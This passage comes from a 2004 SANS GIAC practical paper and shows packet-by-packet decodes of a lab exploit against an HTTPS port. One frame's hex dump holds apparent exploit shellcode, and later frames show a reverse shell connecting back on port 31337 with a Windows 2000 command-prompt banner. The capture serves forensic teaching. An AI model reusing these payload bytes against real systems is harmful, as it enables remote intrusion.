      IP: Identification = 307 (0x133)
      IP: Flags Summary = 2 (0x2)
          IP: .......0 = Last fragment in datagram
          IP: ......1. = Cannot fragment datagram
      IP: Fragment Offset = 0 (0x0) bytes
      IP: Time to Live = 64 (0x40)
      IP: Protocol = TCP - Transmission Control
      IP: Checksum = 0xE0FA
      IP: Source Address = 172.16.0.99
      IP: Destination Address = 172.16.0.11
      IP: Data: Number of data bytes remaining = 40 (0x0028)
  TCP: ....S., len:    0, seq:3868819678-3868819678, ack:         0, win: 5840,
src:32771  dst:  443
      TCP: Source Port = 0x8003
      TCP: Destination Port = 0x01BB
      TCP: Sequence Number = 3868819678 (0xE69980DE)
      TCP: Acknowledgement Number = 0 (0x0)
      TCP: Data Offset = 40 (0x28)
      TCP: Reserved = 0 (0x0000)
      TCP: Flags = 0x02 : ....S.
          TCP: ..0..... = No urgent data
          TCP: ...0.... = Acknowledgement field not significant
          TCP: ....0... = No Push function
          TCP: .....0.. = No Reset
          TCP: ......1. = Synchronize sequence numbers
          TCP: .......0 = No Fin
      TCP: Window = 5840 (0x16D0)
      TCP: Checksum = 0x6D84
      TCP: Urgent Pointer = 0 (0x0)
      TCP: Options
          TCP: Maximum Segment Size Option
              TCP: Option Type = Maximum Segment Size
              TCP: Option Length = 4 (0x4)
              TCP: Maximum Segment Size = 1460 (0x5B4)
          TCP: SACK Permitted Option
              TCP: Option Type = Sack Permitted
              TCP: Option Length = 2 (0x2)
          TCP: Timestamps Option
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
            TCP: Option Type = Timestamps
            TCP: Option Length = 10 (0xA)
            TCP: Timestamp = 33261 (0x81ED)
            TCP: Reply Timestamp = 0 (0x0)
        TCP: Option Nop = 1 (0x1)
        TCP: Window Scale Option
            TCP: Option Type = Window Scale
            TCP: Option Length = 3 (0x3)
            TCP: Window Scale = 0 (0x0)

00000:  00 50 04 BE 72 20 00 0C 29 3E 77 CD 08 00 45 00   .P.¾r ..)>wÍ..E.
00010:  00 3C 01 33 40 00 40 06 E0 FA AC 10 00 63 AC 10   .<.3@.@.àú¬..c¬.
00020:  00 0B 80 03 01 BB E6 99 80 DE 00 00 00 00 A0 02   ..?..»æ™?Þ.... .
00030:  16 D0 6D 84 00 00 02 04 05 B4 04 02 08 0A 00 00   .Ðm„.....´......
00040:  81 ED 00 00 00 00 01 03 03 00                     •í........

*******************************************************************************
****************
Frame Time Src MAC Addr Dst MAC Addr Protocol Description Src Other Addr Dst Other
Addr Type Other Addr
2 7.651002 LOCAL 000C293E77CD TCP .A..S., len:    0, seq: 583278352-583278352, ack:
P333 172.16.0.99

  Frame: Base frame properties
      Frame: Time of capture = 6/20/2004 13:28:41.939
      Frame: Time delta from previous physical frame: 0 microseconds
      Frame: Frame number: 2
      Frame: Total frame length: 78 bytes
      Frame: Capture frame length: 78 bytes
      Frame: Frame data: Number of data bytes remaining = 78 (0x004E)
  ETHERNET: ETYPE = 0x0800 : Protocol = IP:  DOD Internet Protocol
      ETHERNET: Destination address : 000C293E77CD
          ETHERNET: .......0 = Individual address
          ETHERNET: ......0. = Universally administered address
      ETHERNET: Source address : 005004BE7220
          ETHERNET: .......0 = No routing information present
          ETHERNET: ......0. = Universally administered address
      ETHERNET: Frame Length : 78 (0x004E)
      ETHERNET: Ethernet Type : 0x0800 (IP:  DOD Internet Protocol)
      ETHERNET: Ethernet Data: Number of data bytes remaining = 64 (0x0040)
  IP: ID = 0x13B; Proto = TCP; Len: 64
      IP: Version = 4 (0x4)
      IP: Header Length = 20 (0x14)
      IP: Precedence = Routine
      IP: Type of Service = Normal Service
      IP: Total Length = 64 (0x40)
      IP: Identification = 315 (0x13B)
      IP: Flags Summary = 2 (0x2)
          IP: .......0 = Last fragment in datagram
          IP: ......1. = Cannot fragment datagram
      IP: Fragment Offset = 0 (0x0) bytes
      IP: Time to Live = 128 (0x80)
      IP: Protocol = TCP - Transmission Control
      IP: Checksum = ERROR: CheckSum is 0x0000, Should be 0xA0EE
      IP: Source Address = 172.16.0.11
      IP: Destination Address = 172.16.0.99
      IP: Data: Number of data bytes remaining = 44 (0x002C)
  TCP: .A..S., len:    0, seq: 583278352-583278352, ack:3868819679, win:65535, src:
443  dst:32771
      TCP: Source Port = 0x01BB
      TCP: Destination Port = 0x8003
      TCP: Sequence Number = 583278352 (0x22C41F10)
      TCP: Acknowledgement Number = 3868819679 (0xE69980DF)
      TCP: Data Offset = 44 (0x2C)
      TCP: Reserved = 0 (0x0000)
      TCP: Flags = 0x12 : .A..S.
          TCP: ..0..... = No urgent data
          TCP: ...1.... = Acknowledgement field significant
          TCP: ....0... = No Push function
          TCP: .....0.. = No Reset
          TCP: ......1. = Synchronize sequence numbers
          TCP: .......0 = No Fin
      TCP: Window = 65535 (0xFFFF)
      TCP: Checksum = 0xB256
      TCP: Urgent Pointer = 0 (0x0)
      TCP: Options
          TCP: Maximum Segment Size Option
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
            TCP: Option Type = Maximum Segment Size
            TCP: Option Length = 4 (0x4)
            TCP: Maximum Segment Size = 1460 (0x5B4)
        TCP: Option Nop = 1 (0x1)
        TCP: Window Scale Option
            TCP: Option Type = Window Scale
            TCP: Option Length = 3 (0x3)
            TCP: Window Scale = 0 (0x0)
        TCP: Option Nop = 1 (0x1)
        TCP: Option Nop = 1 (0x1)
        TCP: Timestamps Option
            TCP: Option Type = Timestamps
            TCP: Option Length = 10 (0xA)
            TCP: Timestamp = 0 (0x0)
            TCP: Reply Timestamp = 0 (0x0)
        TCP: Option Nop = 1 (0x1)
        TCP: Option Nop = 1 (0x1)
        TCP: SACK Permitted Option
            TCP: Option Type = Sack Permitted
            TCP: Option Length = 2 (0x2)

00000:  00 0C 29 3E 77 CD 00 50 04 BE 72 20 08 00 45 00   ..)>wÍ.P.¾r ..E.
00010:  00 40 01 3B 40 00 80 06 00 00 AC 10 00 0B AC 10   .@.;@.?...¬...¬.
00020:  00 63 01 BB 80 03 22 C4 1F 10 E6 99 80 DF B0 12   .c.»?."Ä..æ™?ß°.
00030:  FF FF B2 56 00 00 02 04 05 B4 01 03 03 00 01 01   ÿÿ²V.....´......
00040:  08 0A 00 00 00 00 00 00 00 00 01 01 04 02         ..............

********************************************************************************
*****************
Frame Time Src MAC Addr Dst MAC Addr Protocol Description Src Other Addr Dst Other
Addr Type Other Addr
3 7.651002 000C293E77CD LOCAL TCP .A...., len:    0, seq:3868819679-3868819679, ack
172.16.0.99 P333 IP

  Frame: Base frame properties
      Frame: Time of capture = 6/20/2004 13:28:41.939
      Frame: Time delta from previous physical frame: 0 microseconds
      Frame: Frame number: 3
      Frame: Total frame length: 66 bytes
      Frame: Capture frame length: 66 bytes
      Frame: Frame data: Number of data bytes remaining = 66 (0x0042)
  ETHERNET: ETYPE = 0x0800 : Protocol = IP:  DOD Internet Protocol
      ETHERNET: Destination address : 005004BE7220
          ETHERNET: .......0 = Individual address
          ETHERNET: ......0. = Universally administered address
      ETHERNET: Source address : 000C293E77CD
          ETHERNET: .......0 = No routing information present
          ETHERNET: ......0. = Universally administered address
      ETHERNET: Frame Length : 66 (0x0042)
      ETHERNET: Ethernet Type : 0x0800 (IP:  DOD Internet Protocol)
      ETHERNET: Ethernet Data: Number of data bytes remaining = 52 (0x0034)
  IP: ID = 0x134; Proto = TCP; Len: 52
      IP: Version = 4 (0x4)
      IP: Header Length = 20 (0x14)
      IP: Precedence = Routine
      IP: Type of Service = Normal Service
      IP: Total Length = 52 (0x34)
      IP: Identification = 308 (0x134)
      IP: Flags Summary = 2 (0x2)
          IP: .......0 = Last fragment in datagram
          IP: ......1. = Cannot fragment datagram
      IP: Fragment Offset = 0 (0x0) bytes
      IP: Time to Live = 64 (0x40)
      IP: Protocol = TCP - Transmission Control
      IP: Checksum = 0xE101
      IP: Source Address = 172.16.0.99
      IP: Destination Address = 172.16.0.11
      IP: Data: Number of data bytes remaining = 32 (0x0020)
  TCP: .A...., len:    0, seq:3868819679-3868819679, ack: 583278353, win: 5840,
src:32771  dst:  443
      TCP: Source Port = 0x8003
      TCP: Destination Port = 0x01BB
      TCP: Sequence Number = 3868819679 (0xE69980DF)
      TCP: Acknowledgement Number = 583278353 (0x22C41F11)
      TCP: Data Offset = 32 (0x20)
      TCP: Reserved = 0 (0x0000)
      TCP: Flags = 0x10 : .A....
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
          TCP: ..0..... = No urgent data
          TCP: ...1.... = Acknowledgement field significant
          TCP: ....0... = No Push function
          TCP: .....0.. = No Reset
          TCP: ......0. = No Synchronize
          TCP: .......0 = No Fin
      TCP: Window = 5840 (0x16D0)
      TCP: Checksum = 0x5A64
      TCP: Urgent Pointer = 0 (0x0)
      TCP: Options
          TCP: Option Nop = 1 (0x1)
          TCP: Option Nop = 1 (0x1)
          TCP: Timestamps Option
              TCP: Option Type = Timestamps
              TCP: Option Length = 10 (0xA)
              TCP: Timestamp = 33261 (0x81ED)
              TCP: Reply Timestamp = 0 (0x0)

00000:  00 50 04 BE 72 20 00 0C 29 3E 77 CD 08 00 45 00   .P.¾r ..)>wÍ..E.
00010:  00 34 01 34 40 00 40 06 E1 01 AC 10 00 63 AC 10   .4.4@.@.á.¬..c¬.
00020:  00 0B 80 03 01 BB E6 99 80 DF 22 C4 1F 11 80 10   ..?..»æ™?ß"Ä..?.
00030:  16 D0 5A 64 00 00 01 01 08 0A 00 00 81 ED 00 00   .ÐZd........•í..
00040:  00 00                                             ..

*******************************************************************************
*****************
Frame Time Src MAC Addr Dst MAC Addr Protocol Description Src Other Addr Dst Other
Addr Type Other Addr
4 7.661016 000C293E77CD LOCAL TCP .AP..., len:  413, seq:3868819679-3868820092, ack
172.16.0.99 P333 IP

  Frame: Base frame properties
      Frame: Time of capture = 6/20/2004 13:28:41.949
      Frame: Time delta from previous physical frame: 10014 microseconds
      Frame: Frame number: 4
      Frame: Total frame length: 479 bytes
      Frame: Capture frame length: 479 bytes
      Frame: Frame data: Number of data bytes remaining = 479 (0x01DF)
  ETHERNET: ETYPE = 0x0800 : Protocol = IP:  DOD Internet Protocol
      ETHERNET: Destination address : 005004BE7220
          ETHERNET: .......0 = Individual address
          ETHERNET: ......0. = Universally administered address
      ETHERNET: Source address : 000C293E77CD
          ETHERNET: .......0 = No routing information present
          ETHERNET: ......0. = Universally administered address
      ETHERNET: Frame Length : 479 (0x01DF)
      ETHERNET: Ethernet Type : 0x0800 (IP:  DOD Internet Protocol)
      ETHERNET: Ethernet Data: Number of data bytes remaining = 465 (0x01D1)
  IP: ID = 0x135; Proto = TCP; Len: 465
      IP: Version = 4 (0x4)
      IP: Header Length = 20 (0x14)
      IP: Precedence = Routine
      IP: Type of Service = Normal Service
      IP: Total Length = 465 (0x1D1)
      IP: Identification = 309 (0x135)
      IP: Flags Summary = 2 (0x2)
          IP: .......0 = Last fragment in datagram
          IP: ......1. = Cannot fragment datagram
      IP: Fragment Offset = 0 (0x0) bytes
      IP: Time to Live = 64 (0x40)
      IP: Protocol = TCP - Transmission Control
      IP: Checksum = 0xDF63
      IP: Source Address = 172.16.0.99
      IP: Destination Address = 172.16.0.11
      IP: Data: Number of data bytes remaining = 445 (0x01BD)
  TCP: .AP..., len:  413, seq:3868819679-3868820092, ack: 583278353, win: 5840,
src:32771  dst:  443
      TCP: Source Port = 0x8003
      TCP: Destination Port = 0x01BB
      TCP: Sequence Number = 3868819679 (0xE69980DF)
      TCP: Acknowledgement Number = 583278353 (0x22C41F11)
      TCP: Data Offset = 32 (0x20)
      TCP: Reserved = 0 (0x0000)
      TCP: Flags = 0x18 : .AP...
          TCP: ..0..... = No urgent data
          TCP: ...1.... = Acknowledgement field significant
          TCP: ....1... = Push function
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
            TCP: .....0.. = No Reset
            TCP: ......0. = No Synchronize
            TCP: .......0 = No Fin
        TCP: Window = 5840 (0x16D0)
        TCP: Checksum = 0xD04C
        TCP: Urgent Pointer = 0 (0x0)
        TCP: Options
            TCP: Option Nop = 1 (0x1)
            TCP: Option Nop = 1 (0x1)
            TCP: Timestamps Option
                TCP: Option Type = Timestamps
                TCP: Option Length = 10 (0xA)
                TCP: Timestamp = 33262 (0x81EE)
                TCP: Reply Timestamp = 0 (0x0)
        TCP: Data: Number of data bytes remaining = 413 (0x019D)

00000:  00 50 04 BE 72 20 00 0C 29 3E 77 CD 08 00 45 00   .P.¾r ..)>wÍ..E.
00010:  01 D1 01 35 40 00 40 06 DF 63 AC 10 00 63 AC 10   .Ñ.5@.@.ßc¬..c¬.
00020:  00 0B 80 03 01 BB E6 99 80 DF 22 C4 1F 11 80 18   ..?..»æ™?ß"Ä..?.
00030:  16 D0 D0 4C 00 00 01 01 08 0A 00 00 81 EE 00 00   .ÐÐL........•Î..
00040:  00 00 80 66 01 02 BD 00 01 00 01 00 16 8F 86 01   ..?f..½......•†.
00050:  00 00 00 EB 0F 58 58 58 58 58 58 58 58 58 58 58   ...ë.XXXXXXXXXX
00060:  17 63 BE 98 D9 EE D9 74 24 F4 5B 31 C9 B1 59 81   .c¾˜ÙîÙt$ô[1É±Y•
00070:  73 17 01 01 01 01 83 EB FC E2 F4 E9 57 01 01 01   s.....ƒëüâôéW...
00080:  52 54 57 56 8A 6D 25 19 8A 44 3D 8A 55 04 79 00   RTWVŠm%.ŠD=ŠU.y.
00090:  EB 8A 4B 19 8A 5B 21 00 EA E2 33 48 8A 35 8A 00   ëŠK.Š[!.êâ3HŠ5Š.
000A0:  EF 30 FE FD 30 C1 AD 39 E1 75 06 C0 CE 0C 00 C6   ï0þý0Á-9áu.ÀÎ..Æ
000B0:  EA F3 3A 7D 25 15 74 E0 8A 5B 25 00 EA 67 8A 0D   êó:}%.tàŠ[%.êgŠ.
000C0:  4A 8A 5B 1D 00 EA 8A 05 8A 00 E9 EA 03 30 C1 5E   JŠ[..êŠ.Š.éê.0Á^
000D0:  5F 5C 5A C3 09 01 5F 6B 31 58 65 8A 18 8A 5A 0D   _\ZÃ.._k1XeŠ.ŠZ.
000E0:  8A 5A 1D 8A 1A 8A 5A 09 52 69 8F 4F 0F ED FE D7   ŠZ.Š.ŠZ.Ri•O.íþ×
000F0:  88 C6 80 ED 01 00 01 01 56 57 52 88 E4 E9 1E 01   ˆÆ?í....VWRˆäé..

*******************************************************************************
***************
Frame Time Src MAC Addr Dst MAC Addr Protocol Description Src Other Addr Dst Other
Addr Type Other Addr
5 7.661016 LOCAL 000C293E77CD TCP ....S., len:    0, seq: 583333087-583333087, ack:
P333 172.16.0.99

  Frame: Base frame properties
      Frame: Time of capture = 6/20/2004 13:28:41.949
      Frame: Time delta from previous physical frame: 0 microseconds
      Frame: Frame number: 5
      Frame: Total frame length: 62 bytes
      Frame: Capture frame length: 62 bytes
      Frame: Frame data: Number of data bytes remaining = 62 (0x003E)
  ETHERNET: ETYPE = 0x0800 : Protocol = IP:  DOD Internet Protocol
      ETHERNET: Destination address : 000C293E77CD
          ETHERNET: .......0 = Individual address
          ETHERNET: ......0. = Universally administered address
      ETHERNET: Source address : 005004BE7220
          ETHERNET: .......0 = No routing information present
          ETHERNET: ......0. = Universally administered address
      ETHERNET: Frame Length : 62 (0x003E)
      ETHERNET: Ethernet Type : 0x0800 (IP:  DOD Internet Protocol)
      ETHERNET: Ethernet Data: Number of data bytes remaining = 48 (0x0030)
  IP: ID = 0x13C; Proto = TCP; Len: 48
      IP: Version = 4 (0x4)
      IP: Header Length = 20 (0x14)
      IP: Precedence = Routine
      IP: Type of Service = Normal Service
      IP: Total Length = 48 (0x30)
      IP: Identification = 316 (0x13C)
      IP: Flags Summary = 2 (0x2)
          IP: .......0 = Last fragment in datagram
          IP: ......1. = Cannot fragment datagram
      IP: Fragment Offset = 0 (0x0) bytes
      IP: Time to Live = 128 (0x80)
      IP: Protocol = TCP - Transmission Control
      IP: Checksum = ERROR: CheckSum is 0x0000, Should be 0xA0FD
      IP: Source Address = 172.16.0.11
      IP: Destination Address = 172.16.0.99
      IP: Data: Number of data bytes remaining = 28 (0x001C)
  TCP: ....S., len:    0, seq: 583333087-583333087, ack:         0, win:65535, src:
1038  dst:31337
      TCP: Source Port = 0x040E
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
      TCP: Destination Port = 0x7A69
      TCP: Sequence Number = 583333087 (0x22C4F4DF)
      TCP: Acknowledgement Number = 0 (0x0)
      TCP: Data Offset = 28 (0x1C)
      TCP: Reserved = 0 (0x0000)
      TCP: Flags = 0x02 : ....S.
          TCP: ..0..... = No urgent data
          TCP: ...0.... = Acknowledgement field not significant
          TCP: ....0... = No Push function
          TCP: .....0.. = No Reset
          TCP: ......1. = Synchronize sequence numbers
          TCP: .......0 = No Fin
      TCP: Window = 65535 (0xFFFF)
      TCP: Checksum = 0x9475
      TCP: Urgent Pointer = 0 (0x0)
      TCP: Options
          TCP: Maximum Segment Size Option
              TCP: Option Type = Maximum Segment Size
              TCP: Option Length = 4 (0x4)
              TCP: Maximum Segment Size = 1460 (0x5B4)
          TCP: Option Nop = 1 (0x1)
          TCP: Option Nop = 1 (0x1)
          TCP: SACK Permitted Option
              TCP: Option Type = Sack Permitted
              TCP: Option Length = 2 (0x2)

00000:  00 0C 29 3E 77 CD 00 50 04 BE 72 20 08 00 45 00   ..)>wÍ.P.¾r ..E.
00010:  00 30 01 3C 40 00 80 06 00 00 AC 10 00 0B AC 10   .0.<@.?...¬...¬.
00020:  00 63 04 0E 7A 69 22 C4 F4 DF 00 00 00 00 70 02   .c..zi"ÄôÞ....p.
00030:  FF FF 94 75 00 00 02 04 05 B4 01 01 04 02         ÿÿ”u.....´....

*******************************************************************************
*****************
Frame Time Src MAC Addr Dst MAC Addr Protocol Description Src Other Addr Dst Other
Addr Type Other Addr
6 7.661016 000C293E77CD LOCAL TCP .A..S., len:    0, seq:3865858679-3865858679, ack
172.16.0.99 P333 IP

  Frame: Base frame properties
      Frame: Time of capture = 6/20/2004 13:28:41.949
      Frame: Time delta from previous physical frame: 0 microseconds
      Frame: Frame number: 6
      Frame: Total frame length: 62 bytes
      Frame: Capture frame length: 62 bytes
      Frame: Frame data: Number of data bytes remaining = 62 (0x003E)
  ETHERNET: ETYPE = 0x0800 : Protocol = IP:  DOD Internet Protocol
      ETHERNET: Destination address : 005004BE7220
          ETHERNET: .......0 = Individual address
          ETHERNET: ......0. = Universally administered address
      ETHERNET: Source address : 000C293E77CD
          ETHERNET: .......0 = No routing information present
          ETHERNET: ......0. = Universally administered address
      ETHERNET: Frame Length : 62 (0x003E)
      ETHERNET: Ethernet Type : 0x0800 (IP:  DOD Internet Protocol)
      ETHERNET: Ethernet Data: Number of data bytes remaining = 48 (0x0030)
  IP: ID = 0x0; Proto = TCP; Len: 48
      IP: Version = 4 (0x4)
      IP: Header Length = 20 (0x14)
      IP: Precedence = Routine
      IP: Type of Service = Normal Service
      IP: Total Length = 48 (0x30)
      IP: Identification = 0 (0x0)
      IP: Flags Summary = 2 (0x2)
          IP: .......0 = Last fragment in datagram
          IP: ......1. = Cannot fragment datagram
      IP: Fragment Offset = 0 (0x0) bytes
      IP: Time to Live = 64 (0x40)
      IP: Protocol = TCP - Transmission Control
      IP: Checksum = 0xE239
      IP: Source Address = 172.16.0.99
      IP: Destination Address = 172.16.0.11
      IP: Data: Number of data bytes remaining = 28 (0x001C)
  TCP: .A..S., len:    0, seq:3865858679-3865858679, ack: 583333088, win: 5840,
src:31337  dst: 1038
      TCP: Source Port = 0x7A69
      TCP: Destination Port = 0x040E
      TCP: Sequence Number = 3865858679 (0xE66C5277)
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
      TCP: Acknowledgement Number = 583333088 (0x22C4F4E0)
      TCP: Data Offset = 28 (0x1C)
      TCP: Reserved = 0 (0x0000)
      TCP: Flags = 0x12 : .A..S.
          TCP: ..0..... = No urgent data
          TCP: ...1.... = Acknowledgement field significant
          TCP: ....0... = No Push function
          TCP: .....0.. = No Reset
          TCP: ......1. = Synchronize sequence numbers
          TCP: .......0 = No Fin
      TCP: Window = 5840 (0x16D0)
      TCP: Checksum = 0x44B0
      TCP: Urgent Pointer = 0 (0x0)
      TCP: Options
          TCP: Maximum Segment Size Option
              TCP: Option Type = Maximum Segment Size
              TCP: Option Length = 4 (0x4)
              TCP: Maximum Segment Size = 1460 (0x5B4)
          TCP: Option Nop = 1 (0x1)
          TCP: Option Nop = 1 (0x1)
          TCP: SACK Permitted Option
              TCP: Option Type = Sack Permitted
              TCP: Option Length = 2 (0x2)

00000:  00 50 04 BE 72 20 00 0C 29 3E 77 CD 08 00 45 00   .P.¾r ..)>wÍ..E.
00010:  00 30 00 00 40 00 40 06 E2 39 AC 10 00 63 AC 10   .0..@.@.â9¬..c¬.
00020:  00 0B 7A 69 04 0E E6 6C 52 77 22 C4 F4 E0 70 12   ..zi..ælRw"ÄôàP.
00030:  16 D0 44 B0 00 00 02 04 05 B4 01 01 04 02         .ÐD°.....´....

*******************************************************************************
***************
Frame Time Src MAC Addr Dst MAC Addr Protocol Description Src Other Addr Dst Other
Addr Type Other Addr
7 7.661016 LOCAL 000C293E77CD TCP .A...., len:    0, seq: 583333088-583333088, ack:
P333 172.16.0.99

  Frame: Base frame properties
      Frame: Time of capture = 6/20/2004 13:28:41.949
      Frame: Time delta from previous physical frame: 0 microseconds
      Frame: Frame number: 7
      Frame: Total frame length: 54 bytes
      Frame: Capture frame length: 54 bytes
      Frame: Frame data: Number of data bytes remaining = 54 (0x0036)
  ETHERNET: ETYPE = 0x0800 : Protocol = IP:  DOD Internet Protocol
      ETHERNET: Destination address : 000C293E77CD
          ETHERNET: .......0 = Individual address
          ETHERNET: ......0. = Universally administered address
      ETHERNET: Source address : 005004BE7220
          ETHERNET: .......0 = No routing information present
          ETHERNET: ......0. = Universally administered address
      ETHERNET: Frame Length : 54 (0x0036)
      ETHERNET: Ethernet Type : 0x0800 (IP:  DOD Internet Protocol)
      ETHERNET: Ethernet Data: Number of data bytes remaining = 40 (0x0028)
  IP: ID = 0x13D; Proto = TCP; Len: 40
      IP: Version = 4 (0x4)
      IP: Header Length = 20 (0x14)
      IP: Precedence = Routine
      IP: Type of Service = Normal Service
      IP: Total Length = 40 (0x28)
      IP: Identification = 317 (0x13D)
      IP: Flags Summary = 2 (0x2)
          IP: .......0 = Last fragment in datagram
          IP: ......1. = Cannot fragment datagram
      IP: Fragment Offset = 0 (0x0) bytes
      IP: Time to Live = 128 (0x80)
      IP: Protocol = TCP - Transmission Control
      IP: Checksum = ERROR: CheckSum is 0x0000, Should be 0xA104
      IP: Source Address = 172.16.0.11
      IP: Destination Address = 172.16.0.99
      IP: Data: Number of data bytes remaining = 20 (0x0014)
  TCP: .A...., len:    0, seq: 583333088-583333088, ack:3865858680, win:65535, src:
1038  dst:31337
      TCP: Source Port = 0x040E
      TCP: Destination Port = 0x7A69
      TCP: Sequence Number = 583333088 (0x22C4F4E0)
      TCP: Acknowledgement Number = 3865858680 (0xE66C5278)
      TCP: Data Offset = 20 (0x14)
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
      TCP: Reserved = 0 (0x0000)
      TCP: Flags = 0x10 : .A....
          TCP: ..0..... = No urgent data
          TCP: ...1.... = Acknowledgement field significant
          TCP: ....0... = No Push function
          TCP: .....0.. = No Reset
          TCP: ......0. = No Synchronize
          TCP: .......0 = No Fin
      TCP: Window = 65535 (0xFFFF)
      TCP: Checksum = ERROR: CheckSum is 0x58A9, Should be 0x8844
      TCP: Urgent Pointer = 0 (0x0)

00000:  00 0C 29 3E 77 CD 00 50 04 BE 72 20 08 00 45 00   ..)>wÍ.P.¾r ..E.
00010:  00 28 01 3D 40 00 80 06 00 00 AC 10 00 0B AC 10   .(.=@.?...¬...¬.
00020:  00 63 04 0E 7A 69 22 C4 F4 E0 E6 6C 52 78 50 10   .c..zi"ÄôàælRxP.
00030:  FF FF 58 A9 00 00                                 ÿÿX©..

*******************************************************************************
***************
Frame Time Src MAC Addr Dst MAC Addr Protocol Description Src Other Addr Dst Other
Addr Type Other Addr
8 7.691060 LOCAL 000C293E77CD TCP .AP..., len:   42, seq: 583333088-583333130, ack:
P333 172.16.0.99

  Frame: Base frame properties
      Frame: Time of capture = 6/20/2004 13:28:41.979
      Frame: Time delta from previous physical frame: 30044 microseconds
      Frame: Frame number: 8
      Frame: Total frame length: 96 bytes
      Frame: Capture frame length: 96 bytes
      Frame: Frame data: Number of data bytes remaining = 96 (0x0060)
  ETHERNET: ETYPE = 0x0800 : Protocol = IP:  DOD Internet Protocol
      ETHERNET: Destination address : 000C293E77CD
          ETHERNET: .......0 = Individual address
          ETHERNET: ......0. = Universally administered address
      ETHERNET: Source address : 005004BE7220
          ETHERNET: .......0 = No routing information present
          ETHERNET: ......0. = Universally administered address
      ETHERNET: Frame Length : 96 (0x0060)
      ETHERNET: Ethernet Type : 0x0800 (IP:  DOD Internet Protocol)
      ETHERNET: Ethernet Data: Number of data bytes remaining = 82 (0x0052)
  IP: ID = 0x13E; Proto = TCP; Len: 82
      IP: Version = 4 (0x4)
      IP: Header Length = 20 (0x14)
      IP: Precedence = Routine
      IP: Type of Service = Normal Service
      IP: Total Length = 82 (0x52)
      IP: Identification = 318 (0x13E)
      IP: Flags Summary = 2 (0x2)
          IP: .......0 = Last fragment in datagram
          IP: ......1. = Cannot fragment datagram
      IP: Fragment Offset = 0 (0x0) bytes
      IP: Time to Live = 128 (0x80)
      IP: Protocol = TCP - Transmission Control
      IP: Checksum = ERROR: CheckSum is 0x0000, Should be 0xA0D9
      IP: Source Address = 172.16.0.11
      IP: Destination Address = 172.16.0.99
      IP: Data: Number of data bytes remaining = 62 (0x003E)
  TCP: .AP..., len:   42, seq: 583333088-583333130, ack:3865858680, win:65535, src:
1038  dst:31337
      TCP: Source Port = 0x040E
      TCP: Destination Port = 0x7A69
      TCP: Sequence Number = 583333088 (0x22C4F4E0)
      TCP: Acknowledgement Number = 3865858680 (0xE66C5278)
      TCP: Data Offset = 20 (0x14)
      TCP: Reserved = 0 (0x0000)
      TCP: Flags = 0x18 : .AP...
          TCP: ..0..... = No urgent data
          TCP: ...1.... = Acknowledgement field significant
          TCP: ....1... = Push function
          TCP: .....0.. = No Reset
          TCP: ......0. = No Synchronize
          TCP: .......0 = No Fin
      TCP: Window = 65535 (0xFFFF)
      TCP: Checksum = ERROR: CheckSum is 0x58D3, Should be 0xBE8B
      TCP: Urgent Pointer = 0 (0x0)
      TCP: Data: Number of data bytes remaining = 42 (0x002A)
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
00000:  00 0C 29 3E 77 CD 00 50 04 BE 72 20 08 00 45 00   ..)>wÍ.P.¾r ..E.
00010:  00 52 01 3E 40 00 80 06 00 00 AC 10 00 0B AC 10   .R.>@.?...¬...¬.
00020:  00 63 04 0E 7A 69 22 C4 F4 E0 E6 6C 52 78 50 18   .c..zi"ÄôàælRxP.
00030:  FF FF 58 D3 00 00 4D 69 63 72 6F 73 6F 66 74 20   ÿÿXÓ..Microsoft
00040:  57 69 6E 64 6F 77 73 20 32 30 30 30 20 5B 56 65   Windows 2000 [Ve
00050:  72 73 69 6F 6E 20 35 2E 30 30 2E 32 31 39 35 5D   rsion 5.00.2195]

********************************************************************************
*****************
Frame Time Src MAC Addr Dst MAC Addr Protocol Description Src Other Addr Dst Other
Addr Type Other Addr
9 7.691060 000C293E77CD LOCAL TCP .A...., len:    0, seq:3865858680-3865858680, ack
172.16.0.99 P333 IP

  Frame: Base frame properties
      Frame: Time of capture = 6/20/2004 13:28:41.979
      Frame: Time delta from previous physical frame: 0 microseconds
      Frame: Frame number: 9
      Frame: Total frame length: 60 bytes
      Frame: Capture frame length: 60 bytes
      Frame: Frame data: Number of data bytes remaining = 60 (0x003C)
  ETHERNET: ETYPE = 0x0800 : Protocol = IP:  DOD Internet Protocol
      ETHERNET: Destination address : 005004BE7220
          ETHERNET: .......0 = Individual address
          ETHERNET: ......0. = Universally administered address
      ETHERNET: Source address : 000C293E77CD
          ETHERNET: .......0 = No routing information present
          ETHERNET: ......0. = Universally administered address
      ETHERNET: Frame Length : 60 (0x003C)
      ETHERNET: Ethernet Type : 0x0800 (IP:  DOD Internet Protocol)
      ETHERNET: Ethernet Data: Number of data bytes remaining = 46 (0x002E)
  IP: ID = 0xD397; Proto = TCP; Len: 40
      IP: Version = 4 (0x4)
      IP: Header Length = 20 (0x14)
      IP: Precedence = Routine
      IP: Type of Service = Normal Service
      IP: Total Length = 40 (0x28)
      IP: Identification = 54167 (0xD397)
      IP: Flags Summary = 2 (0x2)
          IP: .......0 = Last fragment in datagram
          IP: ......1. = Cannot fragment datagram
      IP: Fragment Offset = 0 (0x0) bytes
      IP: Time to Live = 64 (0x40)
      IP: Protocol = TCP - Transmission Control
      IP: Checksum = 0x0EAA
      IP: Source Address = 172.16.0.99
      IP: Destination Address = 172.16.0.11
      IP: Data: Number of data bytes remaining = 20 (0x0014)
      IP: Padding: Number of data bytes remaining = 6 (0x0006)
  TCP: .A...., len:    0, seq:3865858680-3865858680, ack: 583333130, win: 5840,
src:31337  dst: 1038
      TCP: Source Port = 0x7A69
      TCP: Destination Port = 0x040E
      TCP: Sequence Number = 3865858680 (0xE66C5278)
      TCP: Acknowledgement Number = 583333130 (0x22C4F50A)
      TCP: Data Offset = 20 (0x14)
      TCP: Reserved = 0 (0x0000)
      TCP: Flags = 0x10 : .A....
          TCP: ..0..... = No urgent data
          TCP: ...1.... = Acknowledgement field significant
          TCP: ....0... = No Push function
          TCP: .....0.. = No Reset
          TCP: ......0. = No Synchronize
          TCP: .......0 = No Fin
      TCP: Window = 5840 (0x16D0)
      TCP: Checksum = 0x714A
